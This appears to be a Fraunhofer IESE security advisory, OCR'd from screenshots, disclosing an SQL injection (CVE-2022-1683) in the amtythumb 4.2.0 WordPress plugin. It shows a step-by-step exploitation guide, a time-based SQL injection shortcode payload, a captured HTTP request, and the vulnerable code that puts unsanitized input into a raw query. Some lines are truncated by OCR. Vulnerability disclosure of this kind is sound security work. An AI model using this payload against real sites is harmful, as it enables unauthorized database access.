Security Bulletin
of the Fraunhofer IESE Research Institute

Home / amtythumb 4.2.0 WordPress plugin SQL injection

amtythumb 4.2.0 WordPress plugin SQL injection

Vulnerability Metadata


Key	Value
Date of Disclosure	May 09 2022
Affected Software	amtythumb
Affected Software Type	WordPress plugin
Version	4.2.0
Weakness	SQL Injection
CWE ID	CWE-89
CVE ID	CVE-2022-1683
CVSS 3.x Base Score	8.8
CVSS 2.0 Base Score	6.5
Reporter	Daniel Krohmer, Shi Chen
Reporter Contact	daniel.krohmer@iese.fraunhofer.de
Link to Affected Software	https://wordpress.org/plugins/amtythumb
Link to Vulnerability DB	https://nvd.nist.gov/vuln/detail/CVE-2022-1683

Vulnerability Description

The `id` query parameter in amtythumb 4.2.0 is vulnerable to SQL injection. An

Exploitation Guide

Login with at least `author` privileges or higher.




localhost/wp-login.php?redirect_to=http%3A%2F%2Flocalhost%2Fwp-admin%2F&reauth=1


Username or Email Address: author

Password: ●●●●●●

Add a new post.



localhost/wp-admin/post-new.php



Permalink: http://localhost/?p=370&preview=true

```
[amtyThumbOnly percent=50 post_id=1/**/AND/**/(SELECT/**/7741/**/FROM
/**/(SELECT(SLEEP(5)))hlAf)]
```

Word count: 0

Draft saved at 5:15:46 pm.


Status: Draft Edit

Visibility: Public Edit

Publish immediately Edit

□ Uncategorized

Clicking on publish persists the exploit in the backend. The request looks like the following:




```
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://localhost/wp-admin/post-new.php?wp-post-new-reload=true
Content-Type: application/x-www-form-urlencoded
Content-Length: 1177
Origin: http://localhost
DNT: 1
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
author%7C1651856944%7CtP8UZwIAG7oH14wJtoNuNmTbq3WxPHnqLBoe9fo1En
9%7C5c7fc7d8016bda32b33f644c9c05ac5691021ef5cecdb5cf8de4b6de23e7
f11f; wp-saving-post=370-check; XDEBUG_SESSION=netbeans-xdebug;
wordpress_test_cookie=WP%20Cookie%20check; wp_lang=en_US;
wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
author%7C1651856944%7CtP8UZwIAG7oH14wJtoNuNmTbq3WxPHnqLBoe9fo1En
9%7Cca6e47aeee6fa0065fcd2fc762d7f9568ac87de005f9f13b84c405fb2b87
d891; wp-settings-2=
editor%3Dhtml%26ampunfold%3D1%26ampmfold%3Do%26mfold%3Do%26libra
ryContent%3Dbrowse; wp-settings-time-2=1651684296
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

_wpnonce=6c4925a28c&_wp_http_referer=%2Fwp-admin%2Fpost-new.php&
user_ID=2&action=editpost&originalaction=editpost&post_author=2&
post_type=post&original_post_status=auto-draft&referredby=
http%3A%2F%2Flocalhost%2Fwp-admin%2Fedit.php&
_wp_original_http_referer=
http%3A%2F%2Flocalhost%2Fwp-admin%2Fedit.php&auto_draft=&post_ID
=370&meta-box-order-nonce=1fb73cad96&closedpostboxesnonce=
fea321c177&post_title=&samplepermalinknonce=44f654d983&content=
%5BamtyThumbOnly+percent%3D50+post_id%3D1%2F**%2FAND%2F**%2F%28S
ELECT%2F**%2F7741%2F**%2FFROM%2F**%2F%28SELECT%28SLEEP%285%29%29
%29hlAf%29%5D&wp-preview=&hidden_post_status=draft&post_status=
draft&hidden_post_password=&hidden_post_visibility=public&
visibility=public&post_password=&mm=05&jj=04&aa=2022&hh=17&mn=13
&ss=01&hidden_mm=05&cur_mm=05&hidden_jj=04&cur_jj=04&hidden_aa=
2022&cur_aa=2022&hidden_hh=17&cur_hh=17&hidden_mn=13&cur_mn=13&
original_publish=Publish&publish=Publish&post_category%5B%5D=0&
tax_input%5Bpost_tag%5D=&newtag%5Bpost_tag%5D=&_thumbnail_id=-1&
excerpt=&trackback_url=&metakeyselect=%23NONE%23&metakeyinput=&
metavalue=&_ajax_nonce-add-meta=f1c029c042&advanced_view=1&
comment_status=open&ping_status=open&post_name=
```

```
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Set-Cookie: wp-saving-post=370-saved; expires=Thu, 05-May-2022
17:16:40 GMT; Max-Age=86400; path=/wp-admin
X-Redirect-By: WordPress
Location:
http://localhost/wp-admin/post.php?post=370&action=edit&message=
6
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8


```

The exploit can be triggered by simply calling the main page of the blog containing the previously created blog post. For this, no authentication is necessary. If the exploit was successful, the page will be loaded with 5 seconds delay.




Posted on May 4, 2022 by author Weezlee — Leave a comment

```
http://localhost/wp-content/amtythumbcache/1/**/AND/**/(SELECT/**/7741/**/FROM/**/(SELECT(SLEEP(5)))hlAf)__
```

Category: Uncategorized

No comments to show.

It might be necessary to clear the cache if re-running the exploit is desired. For this, select `Clear Image cache [soft]` in the bulk menu and click on `submit`



Bulk Action No action

Single Action No action Post ID :

Total images cached : 0
Total thumbnails in cache : 4

submit

Manual Caching

Cache For : Single Post Post ID (optional) : Width : , height : ,
Constrain : 0 , Zoom/Crop : Zoom submit

Test Image cache

Post ID : submit

Test Plugin


Mode : Image URL Image URL/Post ID :
If you don't specify percent then specify width and height both.
Percent (only numeric) : | Width : Height :
if you specify Constrain as 0, resized image will be stretched. To maintain the ratio keep it 1.
Zoom/Crop : 0 Constrain : 0

submit

Report Broken but cached Links


Report Broken Cached Images

In the code, the vulnerability is triggered by unsanitized user input of `id` at lines 18-26 in `./amtyThumb.php`. Subsequently, the `id` parameter is passed on through a few function calls.




```
12    add_shortcode( 'amtyThumbOnly', 'amtyThumbOnly_shortcode' );
13
14    include ("lead-img.php");
15    include ("amtyThumbAdminFunction.php");
16
      function amtyThumbOnly_shortcode( $attr, $content = null ) {
18        extract( shortcode_atts( array(
19                                  'percent' => '100',
20                                  'width' => '',
21                                  'height' => '',
22                                  'constrain' => '1',
23                                  'resize' => 'zoom',     //crop
24                                  'image_url' => '',
25                                  'post_id' => ''
26                                  ), $attr ) );
      if($resize == 'zoom')
              $resize = '' ;
29    else
              $resize = '1';
      echo amty_lead_img($width,$height,$constrain,$image_url,$percent,$resize,$post_id);
32
33    }
```


Finally, the database call ultimately leading to SQL injection can be found at line 32 in



```
        if($img == ''){
                if($post_id == ''){
                        global $id;
                        $pid=$id;
                }
                else{
                        $pid=$post_id;
                }
                //put valid or default image into cache
                amty_putIntoImageCache($pid,0,$default_img);
```



```
function amty_putIntoImageCache($postId,$force=0,$default_img=''){
        $metaVal = get_post_meta($postId,'amtyThumb',true);
        $imgExt = '.gif';
        if($force == 0 && $metaVal != ''){
                //do nothing
        }else{
                $img = amty_take_first_img_by_id($postId);
```



```
function amty_take_first_img_by_id($id) {
                $img='';
                $attach_img='';
                $uploaded_img = '';

                $temp = $wp_query;  // assign orginal query to temp variable for later use
                $wp_query = null;
                global $wpdb;
                $image_data = $wpdb->get_results("SELECT guid, post_content, post_mime_type,
post_title FROM wp_posts WHERE id = $id");
```

Exploit Payload

Please note that cookies and nonces need to be changed according to your user settings, otherwise the exploit will not work.

The SQL injection can be persisted by embedding the following shortcode into a WordPress blog post:

```
[amtyThumbOnly percent=50 post_id=1/**/AND/**/(SELECT/**/7741/**/FROM/**/(SELECT(SLEEP(5)))hlAf
```

